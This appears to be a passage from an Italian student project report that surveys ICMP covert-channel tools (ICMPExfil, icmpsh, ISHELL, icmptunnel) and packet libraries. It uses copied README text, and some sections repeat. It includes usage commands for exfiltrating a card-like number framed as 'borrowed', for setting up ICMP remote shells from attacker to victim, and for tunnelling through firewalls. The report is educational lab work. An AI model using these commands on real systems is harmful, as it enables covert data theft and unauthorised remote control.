


Figura 14: Traffico ICMP relativo al file *hugefile.txt*

5 ICMPExfil

5.1 Introduction

ICMP security Most companies don't disallow ICMP out because... well, they need it for troubleshooting... how else are they going to determine what is causing system or network issues??? Typically you ping some outside IP address if you want to troubleshoot where your connectivity issue(s) are.

This isn't entirely new, using ICMP to send messages has been done before; however, I'll be communicating using normal ICMP packets, to the same IP... the first two I know have been done before. It's just not very common, or the way I'm going about my communication. I'll be using time to encode my data. Some, if not all, IPS systems can find invalid ICMP packets. You can even look at ICMP packets using packet captures and you'd notice the data isn't a normal ICMP packet.

5.2 How does it work?

Encoding There are different methods you can go about encoding your data. You want to do this for two reasons. One being the obvious... you don't want it to look obvious. In terms of DNS exfiltration it would look pretty weird for DNS requests to go out with SSN in URLs, or in the data of a ping. Two, it makes it easier to come up with exfiltration ideals. Being limited to just using ASCII is kind of a pain, as some stealthy methods can't be used because it's too high level. Like on and off.

What I decided to do instead is to use time to represent my on and off. You give me a bunch of ASCII characters (letters and numbers). I take that data, convert it to binary. I then have a list of binary numbers. I iterate over that list and send out pings with a timeout of binaryNumber+leway. The leway is so that I'm forgiving slower connections, but that means the transfer will happen slower, but you'd also be more stealthy. You'd be sending out pings less often.

If a security researcher saw these ICMP packets they'd just see valid ICMP packets. Unless they knew about this method there wouldn't be any data for them to find. If they knew about this method they would then need to look at the time between packets and try to find a pattern. That doesn't mean they'd know what was sent. You could get a little trickier by encrypting, that way they'd just get noise when trying to look. There'd be a lot of entropy, too random, then there's probably something there.

Code To show this I made two Python 3 scripts. The first script is the ping script. You run it, giving it a string. It then encodes that data into binary. The script then proceeds to send that data via time in-between ICMP packets. The second script is the server. The server, running as root, is looking for ICMP packets and mapping the source address to a list of datetime objects. When the transmission is done you control+c and the script iterates over the datetime objects to get the binary data, then converts that to ASCII. I was able to send my name and number this way and it was

pretty reliable. If you set the leway too low you could run into issues properly translating it.

6 ICMP Exfil

ICMP Exfil allows you to transmit data via valid ICMP packets. You use the client script to pass in data you wish to exfiltrate, then on the device you're transmitting to you run the server. Anyone watching— human or security system— will just see valid ICMP packets, there's nothing malicious about the structure of the packets. Your data isn't hidden inside the ICMP packets either, so looking at the packet doesn't tell you what was exfiltrated.

Right now, the only thing I've added support for is ASCII characters. You will be able to exfiltrate anything that can be represented in ASCII characters (e.g. letters and numbers). For example: you borrowed some cool 16 digit numbers, well you'd use the client script to pass those numbers to your server by doing `./ping.py --ascii "4111111111111111"`.

You have two options for setting the server to send to. You can either use the `--ip` or you can set the default IP in the script called `ipToPing`.

If you would like to see the pings going through you can use the `--show`.

When you want to start the server you just do `sudo python3 server.py`. You don't need to do anything else. When you're done, you just need to do `Control+C`. Right now the server needs work, it needs to map the input based on who they received the data from, right now I only have it tested with one client pinging the server, this of course needs to be tuned. The groundwork is already there, just need to get the reset put together.

Conclusioni

Dopo varie prove non si riesce a capire il perchè non funziona, tuttavia prendiamo punto dall'intuizione di Martino per avere un ulteriore metodo di esfiltrazione dei dati.

7 Icmpsh

7.1 Description

icmpsh is a simple reverse ICMP shell with a win32 slave and a POSIX compatible master in C, Perl or Python. The main advantage over the other similar open source tools is that it does not require administrative privileges to run onto the target machine. The tool is clean, easy and portable. The slave (client) runs on the target Windows machine, it is written in C and works on Windows only whereas the master (server) can run on any platform on the attacker machine as it has been implemented in C and Perl.

7.2 Features

- Open source software - primarily coded by Nico, forked by me.
- Client/server architecture.
- The master is portable across any platform that can run either C, Perl or Python code.
- The target system has to be Windows because the slave runs on that platform only for now.
- The user running the slave on the target system does not require administrative privileges.

Running the master The master is straight forward to use. There are no extra libraries required for the C and Python versions. The Perl master however has the following dependencies:

- IO::Socket
- NetPacket::IP
- NetPacket::ICMP

When running the master, don't forget to disable ICMP replies by the OS. For example: `sysctl -w net.ipv4.icmp_echo_ignore_all=1` If you miss doing that, you will receive information from the slave, but the slave is unlikely to receive commands send from the master.

Running the slave The slave comes with a few command line options as outlined below: `-t host host ip address to send ping requests to.` This option is mandatory! `-r send a single test icmp request containing the string`

”Test1234” and then quit. This is for testing the connection. -d milliseconds delay between requests in milliseconds -o milliseconds timeout of responses in milliseconds. If a response has not received in time, the slave will increase a counter of blanks. If that counter reaches a limit, the slave will quit. The counter is set back to 0 if a response was received. -b num limit of blanks (unanswered icmp requests before quitting) -s bytes maximal data buffer size in bytes In order to improve the speed, lower the delay (-d) between requests or increase the size (-s) of the data buffer.

icmp-slave-complete.c : Hard coded values For the ease of execution, I have hard coded the values of target, delay, timeout, data buffer. It will help to execute the binary directly without command line arguments. Check line number 186 to 197.

- target: IP address of attacker’s machine
- delay: delay between requests in milliseconds
- timeout: timeout in milliseconds
- max_blanks: maximal number of blanks (unanswered icmp requests)
- max_data_size: maximal data buffer size in bytes

```
git clone https://github.com/bdamele/icmpsh  
cd icmpsh
```

8 icmpshell

icmpsh is a simple reverse ICMP shell with a win32 slave and a POSIX compatible master in C, Perl or Python. The main advantage over the other similar open source tools is that it does not require administrative privileges to run onto the target machine.

The tool is clean, easy and portable. The slave (client) runs on the target Windows machine, it is written in C and works on Windows only whereas the master (server) can run on any platform on the attacker machine as it has been implemented in C and Perl by Nico Leidecker and I have ported it to Python too, hence this GitHub fork.

Running the master The master is straight forward to use. There are no extra libraries required for the C and Python versions. The Perl master however has the following dependencies:

- IO::Socket
- NetPacket::IP
- NetPacket::ICMP

When running the master, don't forget to disable ICMP replies by the OS. For example: `sysctl -w net.ipv4.icmp_echo_ignore_all=1` If you miss doing that, you will receive information from the slave, but the slave is unlikely to receive commands send from the master.

Running the slave The slave comes with a few command line options as outlined below: `-t host host ip address to send ping requests to.` This option is mandatory! `-r` send a single test icmp request containing the string "Test1234" and then quit. This is for testing the connection. `-d` milliseconds delay between requests in milliseconds `-o` milliseconds timeout of responses in milliseconds. If a response has not received in time, the slave will increase a counter of blanks. If that counter reaches a limit, the slave will quit. The counter is set back to 0 if a response was received. `-b` num limit of blanks (unanswered icmp requests before quitting) `-s` bytes maximal data buffer size in bytes In order to improve the speed, lower the delay (`-d`) between requests or increase the size (`-s`) of the data buffer.

`icmp-slave-complete.c` : Hard coded values For the ease of execution, I have hard coded the values of target, delay, timeout, data buffer. It will help to execute the binary directly without command line arguments.

Check line number 186 to 197.

- target: IP address of attacker's machine
- delay: delay between requests in milliseconds
- timeout: timeout in milliseconds
- max_blanks: maximal number of blanks (unanswered icmp requests)
- max_data_size: maximal data buffer size in bytes

9 ICMP Shell

10 ICMP Shell

ICMP Shell (ISH) is a telnet-like protocol. It allows users to connect to a remote host and to open a shell using only ICMP to send and receive data. ICMP Shell was written in C for the UNIX environment.

10.1 How does it work?

The ISHELL server is run in daemon mode on the remote server. When the server receives a request from the client it will strip the header and look at the ID field, if it matches the server then it will pipe the data to "/bin/sh". It will then read the results from the pipe and send them back to the client and the client prints the results to stdout.

By default the client and server send packets with an ICMP type of 0 (ICMP_ECHO_REPLY), however this can be changed on both the client and server side. ISHELL does not care what type you send out from the client or server end, the types do not have to match.

ISHELL does not only pipe commands to a server and send back the output. It also works with interactive programs (ie. gdb). However, there comes a minor problem from this. ISHELL cannot display a shell prompt (#). The reason for that is because there is no way to differentiate between a command and interaction with a program. If you have any ideas on how to implement that then I'd be more than happy to hear from you.

Firewall? No one said anything about a firewall! By default ISHELL uses icmp type 0 (ICMP_ECHO_REPLY) to send/recv. With a little bit of research I have found that icmp type 0 works best with this program. Other types do work, however some kernels process ICMP_ECHO_REQUEST packets automatically (BSD) while others do not (Linux).

Installation Call 'make' and follow the instructions.

```
Files      MD5      (ish.c)      =      07934540ee7ca6ac7919bb1ea49fd7ff
MD5      (ish_main.c)    =      e2885ef2eb7688caff9b45f8c81daf8f      MD5
(ish_open.c)  =      81b11fce190a321a02b5313b1b244aa7      MD5      (ishd.c)
=      de574728574dc3a8d5389172ca4e3b6a      MD5      (ishell.h)      =
380b110ba648164a82a0ffddbb0920f9
```

The server/client have been tested on: - Linux Mandrake 8.1 x86 - FreeBSD 4.4 x86 - OpenBSD 3.0 x86 - Solaris 8 sparc

Some IMPORTANT words on the usage

1. ISHELL uses raw sockets on both the client and server side, therefore root privileges ARE REQUIRED to use this program.

- When configuring the options for the server/client make sure the following options are the same on both the client and the server: -i *jid*, -p *ipacketsize*.

10.2 Setting up

Il server verrà eseguito sulla macchina della vittima. Per impostarlo eseguiamo il comando:

```
./ishd [options]
```

Listing 5: Comando per attivare il server

And the available options are:

- h Display this screen
- d Run server in debug mode
- i *jid*; Set session id; range: 0-65535 (default: 1515)
- t *type*; Set ICMP type (default: 0)
- p *ipacketsize*; Set packet size (default: 512)

Invece il client verrà eseguito sulla macchina dell'attaccante. Per impostarlo eseguiamo il comando:

```
./ish [options] <host>
```

Listing 6: Comando per attivare il client

And the available options are:

- i *jid*; Set session id; range: 0-65535 (default: 1515)
- t *type*; Set ICMP type (default: 0)
- p *ipacketsize*; Set packet size (default: 512)

Eseguiamo i comandi per attivare la comunicazione (Code.7) e possiamo vedere (Fig.15) che l'attaccante e la vittima sono in comunicazione. Quindi riusciamo ad eseguire dei comandi sulla macchina della vittima il cui output verrà poi trasmesso all'attaccante.

```
#Comando per attivare il server (la vittima)
sudo ./ishd -t 0 -p 1024
```

```
#Comando per attivare il client
sudo ./ish -t 0 -p 1024 192.168.1.42
```

Listing 7: Comando per impostare la comunicazione

The screenshot shows two terminal windows. The left window is on the victim machine (marco@vittima) and shows the command to start the server: `sudo ./ishd -t 0 -p 1024`. The right window is on the attacker machine (marco@attaccante) and shows the command to start the client: `sudo ./ish -t 0 -p 1024 192.168.1.42`.

Figura 15: Attivazione della comunicazione

Proviamo quindi ad eseguire vari comandi per vedere come reagisce il programma e

The screenshot shows two terminal windows. The left window is on the victim machine (marco@vittima) and shows the command to change directory to /home/marco and run the ishell server: `cd /home/marco; ./ISHELL-v0.25 sudo ./ishd -t 0 -p 1024`. The right window is on the attacker machine (marco@attaccante) and shows the command to connect to the victim's server: `./ish -t 0 -p 1024 192.168.1.42`. Both windows then show the creation of a file named `prova.txt` on the victim machine.

Figura 16: Creazione del file prova.txt




Figura 17: Traffico ICMP per la creazione del file

Proviamo ora a visualizzare un file di grandi dimensioni per vedere come si comporta il programma nel trasmettere i messaggi:

- Dopo la richiesta vediamo varie risposte contenenti i dati del file
- Vengono trasmessi undici Echo Reply tutte di dimensioni uguali tranne che per l’ultima.




Figura 18: Traffico ICMP per la richiesta del file




Figura 19: Traffico ICMP per la visualizzazione del file

11 ICMPtunnel

‘icmptunnel’ is a tool that transparently tunnel the IP traffic through ICMP echo and reply packets. It’s intended for bypassing firewalls in a semi-covert way, for example when pivoting inside a network where ping is allowed. It

might also be useful for egress from a corporate network to the Internet, although it is quite common for ICMP echo traffic to be filtered at the network perimeter.

it works by encapsulating your IP traffic in ICMP echo packets and sending them to your own proxy server. The proxy server decapsulates the packet and forwards the IP traffic. The incoming IP packets which are destined for the client are again encapsulated in ICMP reply packets and sent back to the client. The IP traffic is sent in the 'data' field of ICMP packets.

RFC 792, which is IETF's rules governing ICMP packets, allows for an arbitrary data length for any type 0 (echo reply) or 8 (echo message) ICMP packets.

So basically the client machine uses only the ICMP protocol to communicate with the proxy server. Applications running on the client machine are oblivious to this fact and work seamlessly.

RFC 792, which is IETF's rules governing ICMP packets, allows for an arbitrary data length for any type 0 (echo reply) or 8 (echo message) ICMP packets. So basically the client machine uses only the ICMP protocol to communicate with the proxy server. Applications running on the client machine are oblivious to this fact and work seamlessly.

Adding sufficient encryption to the data, icmptunnel can be used to establish an encrypted communication channel between two host machines.

icmptunnel has been successfully tested on Ubuntu 14.04 LTS, it should work on others as well.

Requirements

1. A POSIX-compliant host with root access that will be communicating with only ICMP protocol. This will be the client.
2. A POSIX-compliant host with root access with full access to the internet. This will act as our proxy server.
3. The proxy server should be accessible from the client host.

11.1 Step-by-step instructions

1. Install make on both machines.
2. Clone this repository using this command: `git clone https://github.com/DhavalKapil/icmptunnel`

3. Run make

1. On the server side run the tunnel with root privileges: [sudo] ./icmptunnel -s 10.0.1.1
1. On the client side, find out your gateway and the corresponding interface: route -n Edit client.sh and replace `jservice` with the IP address of the proxy server. `jgateway` with gateway address obtained above and similarly for `jinterface`.
1. Check the DNS server at client side. Make sure it does not use any server not accessible by our proxy server. One suggestion is to use 8.8.8.8(Google's DNS server) which will be accessible to the proxy server. You would need to edit your DNS settings for this. You might need to manually delete the route for your local DNS server from your routing table.
2. Run the tunnel on your client with root privileges: [sudo] ./icmptunnel -c `jservice`

The tunnel should run and your client machine should be able to access the internet. All traffic will be tunneled through ICMP.

Compiling The tool uses a plain Makefile to compile and install. Use make to compile icmptunnel.

Quickstart: First, disable ICMP echo responses on both the client and server. This prevents the kernel from responding to ping packets itself.

- On the server-side, start icmptunnel in server mode, and assign an IP address to the new tunnel interface.
- On the client-side, point icmptunnel at the server, and assign an IP address.
- At this point, you should have a functioning point-to-point tunnel via ICMP packets. The server side is 10.0.0.1, and the client-side is 10.0.0.2. On the client, try connecting to the server via SSH:
- To use the remote server as an encrypted SOCKS proxy:
- Now point your web browser at the local SOCKS server.

Further Information: See ./icmptunnel -h for a list of options.


11.2 Architecture

icmptunnel works by creating a virtual tunnel interface(say tun0). All the user traffic on the client host is routed to tun0. icmptunnel listens on this interface for IP packets. These packets are encapsulated in an ICMP echo packet(i.e. the payload of the ICMP packet is nothing but the original IP packet). This newly generated ICMP packet is sent outside the client machine, to the proxy server, through the restricted internet connection.


The proxy server receives these ICMP packets and decapsulates the original IP packet. This is retransmitted onto the Internet after implementing IP masquerading. Hence, the target believes that it's the proxy server making the request. The target then responds back to the proxy server with an IP packet. This is again captured by icmptunnel, encapsulated in an ICMP reply packet and send back to the client.

On the client side, the IP packet is retrieved from the payload of the ICMP reply packet and injected in tun0. The user applications read from this virtual interface and hence get the proper IP packet.

- Overall Architecture (Fig.8)
- Client Architecture (Fig.9)
- Proxy Server Architecture (Fig.10)



Listing 8: Overall Architecture of icmptunnel



Listing 9: Client Architecture of icmptunnel



Listing 10: Proxy Server Architecture of icmptunnel

11.3 Implementation

- ICMP is implemented using raw C sockets.
- The checksum is calculated using the algorithm given in RFC 1071.
- Tun driver is used for creating a virtual interface and binding to user space programs.
- The virtual interface is configured through ifconfig.
- route is used to change the routing tables of the client so as to route all traffic to the virtual tunnel interface.
- dd is used to temporarily change the setting of IP forwarding and replying back to ICMP requests on the side of the proxy server.
- iptables is used to set up nat on the server side.

11.4 Network Setup

Proxy server is connected to eth0. This interface provides full internet connection. Both the client and proxy server are connected to wlan0(a WiFi hotspot). This hotspot is configured not to provide any internet connection. tun0 will be created in both the client and the proxy server. The client will make an HTTP request to dhavalkapil.com. Wireshark is used to capture network traffic at both ends on various interface.

Screenshots of network traffic

1. tun0 on client side. The usual HTTP request is visible along with response.
2. wlan0 on client side. All traffic is ICMP. The HTTP/IP packet can be seen as part of the payload of the ICMP packet.
3. wlan0 on proxy server side. The ICMP packets sent by the client can be seen.
4. tun0 on proxy server side. The HTTP/IP packets are decapsulated and sent through tun0.
5. eth0 on proxy server side. The HTTP/IP packets are forwarded to the internet. Notice how the source IP has been masqueraded because of nat.

12 icmptunnel-docker-demo

Setting up an ICMPtunnel demo on Docker Following are my notes on setting up a basic 5-container network to demonstrate the use of an ICMPtunnel. The architecture is based on vanilla Ubuntu containers, OpenVSwitch, iproute2, and the icmptunnel utility by Dhaval Kapil. Links to source material are at the end of this file.

- Unless otherwise noted, all commands in the below are executed as root.
- It is assumed that you understand the basic use of Docker (the build, run, and exec functions).
- This demo is intended for use by Tidewater Community College's Cyber Club (TC4), for use in creating additional CTF challenges,
- This demo is intended to be built on your desktop machine, which is running Docker and OpenVSwitch. This is because the build script installs a Wireshark container which you will access via `http://127.0.0.1:3001`. For Ubuntu users, Docker and OpenVSwitch can be installed via:

```
apt-get install -y docker.io openvswitch-switch
```

All other binaries will be installed via the scripts in this repo.

- It is recommended that you read and understand each script/file before running any of the scripts. I've added commentary to each, to help explain what each command does.
- Credit goes to DgtlCwby (in TCC Discord) for catching my typos and also for an awesome Bash script that runs the captured file through tshark to extract the graphic.

Steps for setup

1. If the files aren't already executable, run the following: `chmod a+x build build-images client destroy destroy-images proxy get-pcaps`
2. Create the images via: `./build-images` Note: the first time that you run this, it will take a couple minutes to build the 5 local images.
3. Deploy the containers by running the build script: `./build`

4. Check that all 5 containers (wireshark, boxa, boxb, boxc, and boxd) have been deployed, by running: docker ps If not all 5 are running, scroll back through the “./build” script’s output and look for errors. If that doesn’t show anything untowards, try running: docker logs container_name where “container_name” is the name of the missing container.
5. Access the command line of the proxy (running the server end of the tunnel), and create the server end of the tunnel by running: Note: I’ve created a couple scripts (client, proxy), to access the containers, that will save keystrokes. Look at their source code to see how they work.
6. To create the “local” end of the tunnel, access the command line of the client and run: nohup ./icmptunnel -c 10.2.2.2 & Press “enter” to return to the command line.
7. Point your browser at http://127.0.0.1:3001 and resize the window as desired. Select eth1 as the interface.
8. Back in the client command line, run the following: lynx http://192.168.9.2/images.jpeg Follow the prompts to download the file to disk. If you receive a file called images.jpeg, that is 5662 in size, then it worked. Take a look at your wireshark display. You should notice that the file transfer was made over ICMP.
9. You can then grab the pcap or pcapng files (whichever you were using) by running: ./get_pcaps The above will copy the pcap (or pcapng) files from the Wireshark container, to the current working directory (wherever you ran the “get_pcaps” script).

13 Scapy

Scapy is a Python program that enables the user to send, sniff, dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks. Scapy mainly does two things: sending packets and receiving answers. You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets.

The send() function will send packets at layer 3. That is to say, it will handle routing and layer 2 for you. The sendp() function will work at layer 2. It's up to you to choose the right interface and the right link layer protocol.

Sniffing We can easily capture some packets or even clone tcpdump or tshark. Either one interface or a list of interfaces to sniff on can be provided. If no interface is given, sniffing will happen on conf.iface

Parte 2 - Implementazione

14 Strumenti usati per l'implementazione

14.1 icmplib

icmplib is a brand new and modern implementation of the ICMP protocol in Python. Use the built-in functions or build your own, you have the choice! The recommended way to install icmplib is to use pip3:

```
$ pip3 install icmplib
```

Import basic functions

```
from icmplib import ping, multiping, traceroute, resolve
```

Import asynchronous functions

```
from icmplib import async_ping, async_multiping, async_resolve
```

Import sockets (advanced)

```
from icmplib import ICMPv4Socket, ICMPv6Socket, AsyncSocket, ICMP
```

Import exceptions

```
from icmplib import ICMPLibError, NameLookupError, ICMPSError  
from icmplib import SocketAddressError, SocketPermissionError  
from icmplib import SocketUnavailableError, SocketBroadcastError,  
from icmplib import ICMPError, DestinationUnreachable, TimeExceeded
```

Send ICMP Echo Request packets to a network host.

```
ping(address, count=4, interval=1, timeout=2, id=None, source=None)
```

- address Type: str. The IP address, hostname or FQDN of the host to which messages should be sent. For deterministic behavior, prefer to use an IP address.
- count Type: int Default: 4. The number of ping to perform.
- interval Type: int or float Default: 1. The interval in seconds between sending each packet.
- timeout Type: int or float Default: 2. The maximum waiting time for receiving a reply in seconds.

- id Type: int Default: None. The identifier of ICMP requests. Used to match the responses with requests. In practice, a unique identifier should be used for every ping process. On Linux, this identifier is ignored when the privileged parameter is disabled. The library handles this identifier itself by default.
- source Type: str Default: None. The IP address from which you want to send packets. By default, the interface is automatically chosen according to the specified destination.
- family Type: int Default: None. The address family if a hostname or FQDN is specified. Can be set to 4 for IPv4 or 6 for IPv6 addresses. By default, this function searches for IPv4 addresses first before searching for IPv6 addresses.
- privileged Type: bool Default: True. When this option is enabled, this library fully manages the exchanges and the structure of ICMP packets. Disable this option if you want to use this function without root privileges and let the kernel handle ICMP headers.
- payload Type: bytes Default: None. The payload content in bytes. A random payload is used by default.
- payload_size Type: int Default: 56. The payload size. Ignored when the payload parameter is set.
- traffic_class Type: int Default: 0. The traffic class of ICMP packets. Provides a defined level of service to packets by setting the DS Field (formerly TOS) or the Traffic Class field of IP headers. Packets are delivered with the minimum priority by default (Best-effort delivery). Intermediate routers must be able to support this feature. Only available on Unix systems. Ignored on Windows.

Return value: A Host object containing statistics about the desired destination:

- address, min_rtt, avg_rtt, max_rtt, rtts, packets_sent, packets_received, packet_loss, jitter, is_alive

Send ICMP Echo Request packets to a network host.

```
async_ping(address, count=4, interval=1, timeout=2, id=None, source=None)
```

The same parameters, return value and exceptions as for the ping function.

14.2 How is an ICMP packet constructed in python




Figura 20: Struttura dei pacchetti ICMP

14.2.1 Header Generation

```
header = struct.pack(
    "!BBHHH", ICMP_ECHO, 0, checksum, self.own_id, self.seq_number
)
```

self.own_id sets the identifier of the application sending this data. For this code, it just uses the program's Program Identifier number.

self.seq_number sets the sequence number. This helps you identify which ICMP request packet this is if you were to send multiple in a row. It would help you do things like calculate ICMP packet loss.

This line creates the packet header using struct with layout !BBHHH, which means:

- B - Unsigned Char (8 bits)
- B - Unsigned Char (8 bits)
- H - Unsigned Short (16 bits)
- H - Unsigned Short (16 bits)
- H - Unsigned Short (16 bits)

And so the header will look like this:




Figura 21: Struttura dei pacchetti ICMP

14.2.2 Payload Generation

Payloads are of arbitrary length, but the Ping class this code is taken from defaults to a total packet payload size of 55 bytes. So the portion below just creates a bunch of arbitrary bytes to stuff into the payload section.

```
padBytes = []
startVal = 0x42

# Annotation: 0x42 = 66 decimal
# This loop would go from [66, 66 + packet_size],
# which in default piping means [66, 121)
for i in range(startVal, startVal + (self.packet_size)):
    padBytes += [(i & 0xff)]
# Keep chars in the 0-255 range
data = bytes(padBytes)
```

At the end of it, byte(padBytes) actually looks like this:

```
>> bytes(padBytes)
b'BCDEFIGHJKLMNOPQRSTUVWXYZ[\ ]^_-`abcdefghijklmnopqrstuvwxyz'
```

As far as I know, 0x42 has no actual significance as a Payload identifier, so this seems rather arbitrary. The payload here is actually pretty meaningless. As you can see from the Payload Generation section, it just generates a contiguous sequence that doesn't really mean anything. They could have just decided to fill the entire packet payload with 0x42 bytes if they wanted.

14.3 Scapy

Scapy is packet manipulation framework written in python. You can forge a lot of kind of packets (http, tcp, ip, udp, icmp, etc...)

Scapy is a powerful Python-based interactive packet manipulation program and library.

It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, store or read them using pcap files, match requests and replies, and much more. It is designed to allow fast packet prototyping by using default values that work.

It can easily handle most classical tasks.

14.4 ping3

Ping3 is a pure python3 version of ICMP ping implementation using raw socket. (Note that on some platforms, ICMP messages can only be sent from processes running as root.)

14.5 pyping

A pure python ping implementation using raw sockets.

14.6 python_ping

A pure python ping implementation using raw sockets.